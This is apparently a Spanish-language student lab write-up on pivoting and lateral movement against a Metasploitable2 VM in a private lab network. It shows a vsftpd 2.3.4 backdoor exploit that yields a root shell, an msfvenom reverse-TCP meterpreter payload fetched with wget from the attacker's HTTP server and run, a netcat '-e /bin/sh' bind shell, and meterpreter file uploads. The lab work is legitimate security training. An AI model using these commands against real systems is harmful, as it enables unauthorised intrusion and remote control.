

SPRING 18

UNIDAD 2

EJERCICIOS 1, 2 Y 3

NO TUNNELING-SSH

-- **EJERCICIO_1.-** Conseguir una shell en la Kali de la máquina Metasploitable2, sin usar la técnica de SSH Tunneling. Para ello deberás hacer uso de las herramientas vistas en la unidad 2 del Sprint.

1. Se establece la infraestructura necesaria para llevar a cabo esta práctica, estando establecido como host principal el sistema Kali Linux con IP 192.168.1.134. al que se le ha añadido una 2ª red en el rango 10.0.0.0/24 via hacia pivoting, por el método post-ip, es decir, que se conecta a esta 2ª red una vez que se ha levantado la red DHCP principal. Por otro lado e interconectadas a través de virtual-box, se encuentran las máquinas pivoting y meta 2 , la primera con 2 interfaces de red abiertas: una, en modo bridge con Kali (IP 192.168.1.170) y otra, en red privada con meta 2(IP 10.0.0.1), y la segunda, conectada con una sola interfaz de red en modo privado hacia pivoting (IP 10.0.0.2).
2. Se realiza conexión desde la máquina Kali a la Metaexploitable2, a través del **servicio FTP** usando las credenciales conocidas, que en un caso real habría que usar técnicas de explotación para conocimiento de credenciales, consiguiendo de esta forma, una forma sin usar técnicas de tunneling-ssh para llevar archivos hacia la máquina meta 2.

```
[192.168.1.134] < C:\[2a0c] VicEvil ~ % ftp 10.0.0.2
Connected to 10.0.0.2.
220 (vsFTPD 2.3.4)
Name (10.0.0.2:vice): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||28795|).
150 Here comes the directory listing.
-rw-r--r--  1 1000  1000   90 Oct 19 02:42 tunnelR.txt
drwxr-xr-x  6 1000  1000  4096 Apr 28 2010 vulnerable
226 Directory send OK.
```

3. Se hacen una serie de comprobaciones con el ftp, no teniendo permisos para enviar archivos, solo lectura, por lo que buscamos otros medio para hacer llegar el payload a meta 2 que no sea SSH.

```
ftp> pwd
Remote directory: /home/msfadmin
ftp> ls -l /home/msfadmin
output to local-file: /home/msfadmin [anpqy?]? y
ftp: Can't access '/home/msfadmin': Permission denied
```

4. A través de través del “*Framework Metaexploit*”, se utiliza una vulnerabilidad que tiene la versión vsftpd 2., la cual usa la máquina meta 2, siendo la misma positiva consiguiendo una shell básica pero con permisos root:

```
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor)> options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```



```
[*]10.0.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*]10.0.0.2:21 - USER: 331 Please specify the password.
[+]10.0.0.2:21 - Backdoor service has been spawned, handling...
[+]10.0.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.134:37587 -> 10.0.0.2:6200) at 2024-10-20 13:45:11 +0200

whoami
root
```

5. A través del mismo *Framework*, se apertura un **“handler”**, el cual pondremos a la escucha, ejecutando con el **flag -j**, hasta que le llegue la conexión del payload que vamos a configurar y enviar a meta2.

```
msf6 exploit(multi/handle) > options

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name  CurrentSetting  Required  Description
  ----  -
  LHOST  192.168.1.134   yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handle) > run -j
```

6. Se realiza con la herramienta “MSFvenom” un payload que vamos a transferir via ftp a la máquina meta 2, dándole allí, permisos de ejecución, antes de ejecutarlo para recibir la conexión en el handler que tenemos a la escucha en Metaexploit.

```
[192.168.1.134] < @ [2a0c] VicEvil ~/Documents/mov-laterales_S18 % msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=4444 -f elf -o NoTunneling
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Saved as: NoTunneling
```

7. Ahora que tenemos la shell básica abierta con plenos permisos, se procede a enviar el payload desde Kali a meta2, usando el metodo servidor python - wget:

```
[192.168.1.134] < @ [2a0c] VicEvil ~/Documents/mov-laterales_S18 % python -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/)
10.0.0.2 - - [20/Oct/2024 13:58:42] "GET /NoTunneling HTTP/1.0" 200 -

/tmp
wget http://192.168.1.134:8888/NoTunneling
--07:58:40-- http://192.168.1.134:8888/NoTunneling
=> `NoTunneling'
Connecting to 192.168.1.134:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 123 [application/octet-stream]

  OK                               100% 10.00 MB/s

07:58:40 (10.00 MB/s) - `NoTunneling' saved [123/123]

ls
4459.jsvc_up
NoTunneling
```

8. Se le conceden los permisos necesarios al payload para ser ejecutado, a través de la shell root conseguida y mejorada, procediendo a su ejecución:

```
ls -l
total 4
-rw----- 1 tomcat55 nogroup 0 Oct 20 06:29 4459.jsvc_up
-rw----- 1 root root 207 Oct 20 08:16 NoTunneling
root@metasploitable:/tmp# chmod 766 NoTunneling
chmod 766 NoTunneling
root@metasploitable:/tmp# ls
ls
4459.jsvc_up NoTunneling

root@metasploitable:/tmp# /tmp/NoTunneling
/tmp/NoTunneling

[*] Sending stage (1017704 bytes) to 10.0.0.2
[*] Meterpreter session 2 opened (192.168.1.134:4444 -> 10.0.0.2:45912) at 2024-10-20 14:23:38 +0200
```

9. Finalmente, se consigue una meterpreter con permisos root en meta 2 sin haber usado las técnicas del tunneling -SSH:

```
root@metasploitable:/tmp# /tmp/NoTunneling
/tmp/NoTunneling

[*] Sending stage (1017704 bytes) to 10.0.0.2
[*] Meterpreter session 3 opened (192.168.1.134:4444 -> 10.0.0.2:60002) at 2024-10-20 14:29:57 +0200
background

Background session 1? [y/N] y
msf6 exploit(multi/handle) > sessions

Active sessions
=====
Id  Name  Type      Information                                     Connection
--  -
1   shell cmd/unix                                     192.168.1.134:37587 -> 10.0.0.2:6200 (10.0.0.2)
3   meterpreter x86/linux root@metasploitable.localdomain 192.168.1.134:4444 -> 10.0.0.2:60002 (10.0.0.2)
```

--EJERCICIO_2.-- Conseguir acceder a la aplicación web de la Metasploitable2 desde la Kali, sin hacer uso de nuevo de un enrutamiento por SSH Tunneling.

- En este caso, vamos a usar la herramienta “Chisel” que actúa como un proxy TCP/UDP, utilizándose para redirigir tráfico a través de una red. Aunque, puede ser usada para configurar túneles, no es específicamente una herramienta de tunneling en el sentido tradicional como SSH tunneling, sino mas bien una técnica de proxying.

- 1) En primer lugar, vamos a transferir el archivo de la herramienta proxy a la máquina meta 2, aprovechando la meterpreter conseguida anteriormente entre Kali y meta 2:

```
Listing: /tmp
=====
Mode      Size  Type Last modified      Name
--
041777/rwxrwxrwx 4096  dir  2024-10-20 12:28:00 +0200 .ICE-unix
100444/r--r--r-- 11   fil  2024-10-20 12:28:44 +0200 .X0-lock
041777/rwxrwxrwx 4096  dir  2024-10-20 12:28:44 +0200 .X11-unix
100600/rw----- 0     fil  2024-10-20 12:29:49 +0200 4459.jsvc_up
100766/rwxrw-rw- 207   fil  2024-10-20 14:16:42 +0200 NoTunneling
100766/rwxrw-rw- 8876184 fil  2024-10-20 14:47:05 +0200 chisel86
```


- 2) Ahora, configuramos Chisel, tanto en kali como en meta2, estableciendo un proxy inverso:

```
meterpreter > upload /home/vice/tools/chisel_proxy/chisel_1.0.1_linux_386/chisel
[*]Uploading : /home/vice/tools/chisel_proxy/chisel_1.0.1_linux_386/chisel -> chisel
[*]Uploaded -1.00 B of 5.49 MiB (0.0%): /home/vice/tools/chisel_proxy/chisel_1.0.1_linux_386/chisel -> chisel
[*]Completed : /home/vice/tools/chisel_proxy/chisel_1.0.1_linux_386/chisel -> chisel
meterpreter > ls
Listing: /tmp

meterpreter > chmod 777 chisel
meterpreter > ls -l
Listing: /tmp
=====
Mode                Size      Type Last modified      Name
-----
041777/rwxrwxrwx 4096   dir  2024-10-20 12:28:00 +0200 .ICE-unix
100444/r--r--r-- 11    fil  2024-10-20 12:28:44 +0200 .X0-lock
041777/rwxrwxrwx 4096   dir  2024-10-20 12:28:44 +0200 .X11-unix
100600/rw----- 0      fil  2024-10-20 12:29:49 +0200 4459.jsvc_up
100766/rwxrw-rw- 207    fil  2024-10-20 14:16:42 +0200 NoTunneling
100777/rwxrwxrwx 5754784 fil  2024-10-20 15:19:49 +0200 chisel
```

- 3) Se hacen varias pruebas con diferentes version de chisel para meta 2, que al tener un kernel obsoleto, no es compatible con muchas funciones que necesita el lenguaje go para ejecutar chisel, por lo que se deja esta via y se busca una alternativa.

Se plantea el uso de proxychains, pero una vez analizada esta posibilidad, entra dentro de las técnicas de tunelización por lo que se descarta.

Finalmente, se decide **usar una herramienta de red** muy versátil: **netcat (nc)**, conocida como la "*navaja Suiza del TCP/IP*", que permite realizar diversas operaciones de red, entre las que se encuentra: permitir obtener una shell interactiva remota, funcionando un extremo de servidor y otro de cliente y la conexión a tros puertos y servicios de diferentes máquinas.


- 4) Por lo expuesto en al apartado anterior, a través de la shell meterpreter conseguida anteriormente con la máquina meta 2, ejecutamos el servidor de **netcat** por un **puerto libre en meta 2 (8080)**. En la **Kali**, ejecutamos el **cliente de netcat** para que se **conecte a la IP de meta2 por el mismo puerto**, consiguiendo otra nueva shell con maximos privilegios.

```
meterpreter > shell
Process 5558 created.
Channel 14 created.
nc -lvp 8080 -e /bin/sh
listening on [any] 8080 ...
192.168.1.134: inverse host lookup failed: Host name lookup failure
connect to [10.0.0.2] from (UNKNOWN) [192.168.1.134] 50290
```

El parámetro -e le dice al servidor netcat que ejecute un programa cuando se establezca la conexión, es decir, se ejecuta una shell de bash al efectuarse la misma


```
[192.168.1.134] < [2a0c] VicEvil ~ % nc 10.0.0.2 8080
whoami
root
```

- 5) Una vez conectados, ejecutamos el comando **“curl”** con la **direccion web de la metaexplotable2**, consiguiendo respuesta satisfactoria, al igual que a ejecutando, directamente, a través del **navegador web** de la Kali:



-- EJERCICIO_3.- Conseguir llevar el fichero “test.txt” desde la Kali hasta la Metasploitable 2 a través de un Meterpreter o la herramienta Chisel.

- Se ha probado con diferentes versiones de chisel para la metasploitable 2 con resultado infructuoso, debido al kernel obsoleto que tiene la citada maquina del año 2010.
- Se ha intentado establecer la conexión a través de la maquina pivoting con Chisel, pero pivoting no tiene servidor web abierto y el servicio ftp por el 21 no funciona, por lo que, no se puede transferir el archivo correspondiente de chisel, obteniendo el mismo resultado que el anterior.
- Por todo lo manifestado, se procede a usar la sesión de meterpreter que tenemos abierta con meta2, para la transferencia del archivo "test.txt" indicado en el ejercicio, con resultado positivo:



Directorio /tmp de Meta2 antes de la transferencia mediante meterpreter

```
meterpreter > upload /home/vice/Documents/mov-laterales_S18/test.txt /tmp
[*] Uploading : /home/vice/Documents/mov-laterales_S18/test.txt -> /tmp/test.txt
[*] Completed : /home/vice/Documents/mov-laterales_S18/test.txt -> /tmp/test.txt
meterpreter > ls
Listing: /tmp
=====
Mode                Size Type Last modified      Name
----                -
041777/rwxrwxrwx 4096 dir 2024-10-20 12:28:00 +0200 .ICE-unix
100444/r--r--r-- 11 fil 2024-10-20 12:28:44 +0200 .X0-lock
041777/rwxrwxrwx 4096 dir 2024-10-20 12:28:44 +0200 .X11-unix
100600/rw----- 0 fil 2024-10-20 12:29:49 +0200 4459.jsvc_up
100766/rwxrw-rw- 207 fil 2024-10-20 14:16:42 +0200 NoTunneling
100600/rw----- 41 fil 2024-10-20 21:03:32 +0200 test.txt

meterpreter > cat test.txt
ejercicio 3 de la unidad 2 del Sprint 18
meterpreter > |
```

Envío del archivo mediante el comando “upload” de meterpreter desde Kali a Meta2, ejecutando su contenido mediante cat en esta última máquina.